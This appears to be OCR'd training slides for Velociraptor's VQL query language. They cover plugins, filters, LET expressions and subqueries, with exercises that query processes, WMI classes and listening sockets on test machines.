
Example split_records plugin

```
SELECT * from split_records(
     filenames=”/proc/net/arp”,
     regex=”\\s{3,20}”,
     first_row_is_headers=true)
```

```
+--------------+---------+-------+--------------------+------+---------+
|  IP_address  | HW_type | Flags |    HW_address      | Mask | Device_ |
+--------------+---------+-------+--------------------+------+---------+
| 192.168.0.4  | 0x1     | 0x0   | 00:00:00:00:00:00  | *    | enp6s0  |
| 192.168.0.16 | 0x1     | 0x2   | 6c:29:95:ca:c4:e8  | *    | enp6s0  |
| 192.168.0.10 | 0x1     | 0x2   | 34:6b:46:96:f9:85  | *    | enp6s0  |
+--------------+---------+-------+--------------------+------+---------+
```

Example: wmi() plugin.

VQL plugin wmi() takes two args - the query and the namespace




```
F:\>my_velociraptor.exe  query "select ExecutablePath, CommandLine from wmi(query='SELECT * from Win32_Process',
 namespace='root/cimv2') WHERE CommandLine limit 5"
INFO:2018/11/07 20:30:06 Loaded 38 built in artifacts
[
 {
  "CommandLine": "winlogon.exe",
  "ExecutablePath": "C:\\Windows\\system32\\winlogon.exe"
 },
 {
  "CommandLine": "C:\\Windows\\system32\\lsass.exe",
  "ExecutablePath": "C:\\Windows\\system32\\lsass.exe"
 },
 {
  "CommandLine": "c:\\windows\\system32\\svchost.exe -k dcomlaunch -s PlugPlay",
  "ExecutablePath": "c:\\windows\\system32\\svchost.exe"
 },
 {
  "CommandLine": "C:\\Windows\\system32\\svchost.exe -k DcomLaunch",
  "ExecutablePath": "C:\\Windows\\system32\\svchost.exe"
```

Developing WMI based Artifacts

WMI is very powerful - exposes so much host state.

Can be discovered via tools such as wmiexplorer (https://github.com/vinaypamnani/wmie2)


WMI Explorer 2.0 (Administrator)

File Launch Help

Computer: TESTCOMPUTER [Connect]

Mode: [✓ Asynchronous] Synchronous

Class Enumeration Options
Filter: %
[✓] Include System Classes
[✓] Include CIM Classes
[ ] Include Perf Classes
[✓] Include MSFT Classes
[Refresh Classes]

Namespaces
- \\TESTCOMPUTER\ROOT
  - ROOT\Appv
  - ROOT\CIMV2
    - ROOT\CIMV2\Applications
    - ROOT\CIMV2\mdm
    - ROOT\CIMV2\ms_409
    - ROOT\CIMV2\power
    - ROOT\CIMV2\Security
    - ROOT\CIMV2\TerminalServices
  - ROOT\Cli
  - ROOT\DEFAULT
  - ROOT\directory
  - ROOT\Hardware
  - ROOT\Interop
  - ROOT\Microsoft
  - ROOT\msdtc
  - ROOT\PEH
  - ROOT\Policy
  - ROOT\RSOP
  - ROOT\SECURITY
  - ROOT\SecurityCenter
  - ROOT\SecurityCenter2
  - ROOT\ServiceModel
  - ROOT\StandardCimv2
  - ROOT\subscription
  - ROOT\WMI

Classes (859) | Search

Quick Filter:

Classes
Name
Win32_PnPDeviceProperty
Win32_PnPDeviceProperty
Win32_PnPDeviceProperty
Win32_PnPDeviceProperty
Win32_PnPEntity
Win32_PnPSignedDriver
Win32_PnPSignedDriverCI
Win32_PointingDevice
Win32_PortableBattery
Win32_PortConnector
Win32_PortResource
Win32_POTSModem
Win32_POTSModemToSer
Win32_PowerManagement
Win32_Printer
Win32_PrinterConfiguration
Win32_PrinterController
Win32_PrinterDriver
Win32_PrinterDriverDll
Win32_PrinterSetting
Win32_PrinterShare

Instances (117) | Properties (45) | Methods (7) | Query | Script | Logging

WQL Query
```
SELECT * FROM Win32_Process
```

Output View: Data Grid [✓ List View]

[Execute]

Results (117)
Win32_Process.Handle (×15 rows, one selected)

PeakWorkingSetSize	8012
Priority	8
PrivatePageCount	3092480
ProcessId	1088
QuotaNonPagedPoolU	10
QuotaPagedPoolUsag	126
QuotaPeakNonPaged	12
QuotaPeakPagedPool	127
ReadOperationCount	29207
ReadTransferCount	116828
SessionId	0
ThreadCount	10
UserModeTime	251562500
VirtualSize	75943936

Name
Type - String

WQL Query (Selected Object)
Query: SELECT * FROM Win32_Process [Execute]

Retrieved 859 classes from ROOT\CIMV2 that match specified criteria. | Successfully ran query, and retrieved 117 instances | Time to Execute Query: 00:00.881

Column Selectors

- Columns are specified after the SELECT statement and before the FROM
- A list of expressions - these can apply arbitrary transformations.
- Can invoke VQL functions.
- Use of the AS keyword can give the expression a name (Alias).
    - The alias is placed in the scope.
    - The scope can be referred to from the filter condition.

The result set is a sequence of maps:

- Keys are the column name
- Values are the column expression evaluated on each row returned from the plugin.

Example Column Selectors and Result Sets

```
$ velociraptor query "select Name, Pid from pslist() LIMIT 4" --format text
+--------------------------------+-------+
|              Name              |  Pid  |
+--------------------------------+-------+
| systemd                        |     1 |
| kthreadd                       |     2 |
| rcu_gp                         |     3 |
| rcu_par_gp                     |     4 |
+--------------------------------+-------+
$ velociraptor query "select Name, Pid from pslist() LIMIT 2" --format json
[
 {
  "Name": "systemd",
  "Pid": 1
 },
 {
  "Name": "kthreadd",
  "Pid": 2
 }
]
```

Filter Conditions

- An optional expression after the WHERE clause.
- Evaluated within the row’s scope.
  - The scope includes all columns returned from the plugin as well as Aliases created with column selectors.
- If the expression evaluates to true then the row is emitted into the result set.

```
select Name, Pid from pslist() where Cmdline =~ 'velociraptor'
```

Regex operator

VQL Operators and protocols

1. VQL plugins return arbitrary objects - not just simple primitives.
2. Protocols are a way to define how operators interact with arbitrary objects.
3. For example does the following expression make sense?

```
SELECT Name, Pid FROM pslist() WHERE Cmdline =~ 5
```

Operator =~ (regex) defines a protocol:

LHS is string, RHS is int -> Does not make sense -> return a NULL object.

NULL evaluate to False in conditions - therefore no row will be selected.

VQL does not abort the query due to protocol mismatch
- just evaluate as NULL!

Main protocols

Associative: The “dereference” operator:

select Parent.Pid from pslist()

```
+-------------+
| Parent.Pid  |
+-------------+
|           2 |
|           2 |
```

Invalid items just return NULL


select Parent.NOSUCHFIELD from pslist()

```
+--------------------+
| Parent.NOSUCHFIELD |
+--------------------+
| null               |
```

Output type discovery

In order to determine what data is available from a plugin:

1. Start with a * column selector
2. Output the result in JSON.
3. Inspect the fields you want and then add them to the column selector.




```
F:\>my_velociraptor.exe  query "select * from pslist() WHERE Pid > 10 limit 2" --format json
INFO:2018/11/07 20:40:56 Loaded 38 built in artifacts
[
 {
  "CPUPercent": 0,
  "Children": [],
  "Cmdline": "",
  "CmdlineSlice": [
   ""
  ],
  "CreateTime": 0,
  "Cwd": "",
  "Exe": "",
  "IOCounters": {
   "readCount": 10,
   "writeCount": 2,
   "readBytes": 41657,
   "writeBytes": 33
  },
```

Exercise

1. Retrieve the Name, Commandline and Username for the 10 processes with the most memory use (Resident memory size = RSS).

Solution

NOTE: Order By clause must use an identifier not an expression!



```
F:\>my_velociraptor.exe  query "select Name, Cmdline, Username, Pid, Ppid, MemoryInfo.RSS as RawRSS, humanize(bytes=MemoryInfo.RSS)
as RSS from pslist() order by RawRSS desc limit 10" --format text
INFO:2018/11/07 20:47:08 Loaded 38 built in artifacts
+--------------------------+---------------------------------+---------------------+------+------+-----------+--------+
|           Name           |             Cmdline             |      Username       | Pid  | Ppid |  RawRSS   |  RSS   |
+--------------------------+---------------------------------+---------------------+------+------+-----------+--------+
| SearchUI.exe             | "C:\Windows\SystemApps\Microso  | TESTCOMPUTER\test   | 8048 |  732 | 137609216 | 138 MB |
|                          | ft.Windows.Cortana_cw5n1h2txye  |                     |      |      |           |        |
|                          | wy\SearchUI.exe" -ServerName:C  |                     |      |      |           |        |
|                          | ortanaUI.AppXa50dqqa5gqv4a428c  |                     |      |      |           |        |
|                          | 9y1jjw7m3btvepj.mca             |                     |      |      |           |        |
| MsMpEng.exe              |                                 | NT AUTHORITY\SYSTEM | 2380 |  616 | 125673472 | 126 MB |
| explorer.exe             | C:\Windows\Explorer.EXE         | TESTCOMPUTER\test   | 4120 | 3028 | 101261312 | 101 MB |
| WMIExplorer.exe          | "C:\ProgramData\chocolatey\lib  | TESTCOMPUTER\test   | 7368 | 7256 |  88158208 | 88 MB  |
|                          | \wmiexplorer\tools\WMIExplorer  |                     |      |      |           |        |
|                          | .exe"                           |                     |      |      |           |        |
| powershell.exe           | powershell                      | TESTCOMPUTER\test   | 3332 | 6228 |  76001280 | 76 MB  |
| svchost.exe              | c:\windows\system32\svchost.ex  | NT AUTHORITY\SYSTEM | 2160 |  616 |  65859584 | 66 MB  |
|                          | e -k localsystemnetworkrestric  |                     |      |      |           |        |
|                          | ted -s SysMain                  |                     |      |      |           |        |
| OneDrive.exe             | /updateInstalled /background    | TESTCOMPUTER\test   | 7540 | 5488 |  65081344 | 65 MB  |
| ShellExperienceHost.exe  | "C:\Windows\SystemApps\ShellEx  | TESTCOMPUTER\test   | 4272 |  732 |  63111168 | 63 MB  |
```

LET Expressions

- A LET expression is a way of storing a query in the scope by name:

```
$ velociraptor query "LET Query = SELECT * FROM pslist()" \
      "SELECT Name FROM Query"
```

- Stored queries can be used within other expressions or queries:

```
LET Query = select * from glob(globs='/*')

SELECT FullPath FROM stat(filename=Query.FullPath)
```

The Associative protocol of query and string => array of cell values

NOTE: This will materialize the glob into memory - use the foreach() plugin to make this more efficient if needed!

LET Expressions

- There are two forms of LET expressions:
- Lazy evaluation - re-run the query for each evaluation

```
LET Query = select * from glob(globs='/*')
```

- Materialized - Expands the query into memory then each evaluation operates on the same cached result set.

```
LET Query <= select * from glob(globs='/*')
```

Subqueries

VQL does not have join operators - instead we have subselects.

Example: Run a subquery for each row

```
$ velociraptor query "SELECT Exe, { SELECT timestamp(epoch=Mtime.Sec) FROM
stat(filename=Exe) } AS Mtime from pslist() WHERE Exe"
[{
  "Exe": "/opt/google/chrome/chrome",
  "Mtime": "2018-10-24T07:04:42+10:00"
 },
 {
  "Exe": "/usr/bin/aspell",
  "Mtime": "2018-05-09T20:29:22+10:00"
 }
```

Subqueries

- Subqueries can also be used to provide arguments to plugins.
- The foreach() plugin runs a **query** on each row produced by the **row** query

```
SELECT * FROM foreach(
   row={
     SELECT Exe FROM pslist()
   },
   query={
     SELECT timestamp(epoch=Mtime.Sec) AS Mtime,
            Exe FROM stat(filename=Exe)
   })
```

The scope is populated from the row

Exercise:

List the command line of all the processes which have listening sockets


- Use the netstat() plugin to find all listening sockets.
- Use the pslist() plugin to map pids to processes.

Use the LET expression to define a subquery.

What is the difference between the two forms of LET expression?

Solution

Materialize form of LET query
is faster in this case.



```
F:\>my_velociraptor.exe  query  "LET Cmdlines <= select Pid AS ProcessId, CommandLine from pslist()"
"select Laddr, Raddr, Pid, { SELECT CommandLine from Cmdlines where Pid = ProcessId } as CommandLine
from netstat() where status='LISTEN'"
INFO:2018/11/07 22:42:57 Loaded 38 built in artifacts
[][
 {
  "CommandLine": "c:\\windows\\system32\\svchost.exe -k rpcss",
  "Laddr": {
   "ip": "0.0.0.0",
   "port": 135
  },
  "Pid": 852,
  "Raddr": {
   "ip": "0.0.0.0",
   "port": 0
  }
 },
 {
  "CommandLine": "",
  "Laddr": {
   "ip": "192.168.0.20",
```

VQL for fun and profit

VQL is a very powerful language

How should we apply it in real life?

- Utilize re-usable VQL plugins and functions to perform different tasks.
- Try to think about what information we would like to automatically find.

glob()
upload()
wmi()

timestamp()
now()
upload()
yarascan()

Exercise:

Archive all files in User’s home directory that were changed in the last day.

VQL Plugins:

Glob() - Finds all files matching a glob expression.

Upload() - Uploads (sends to the server) a file.

Filesystem Accessors

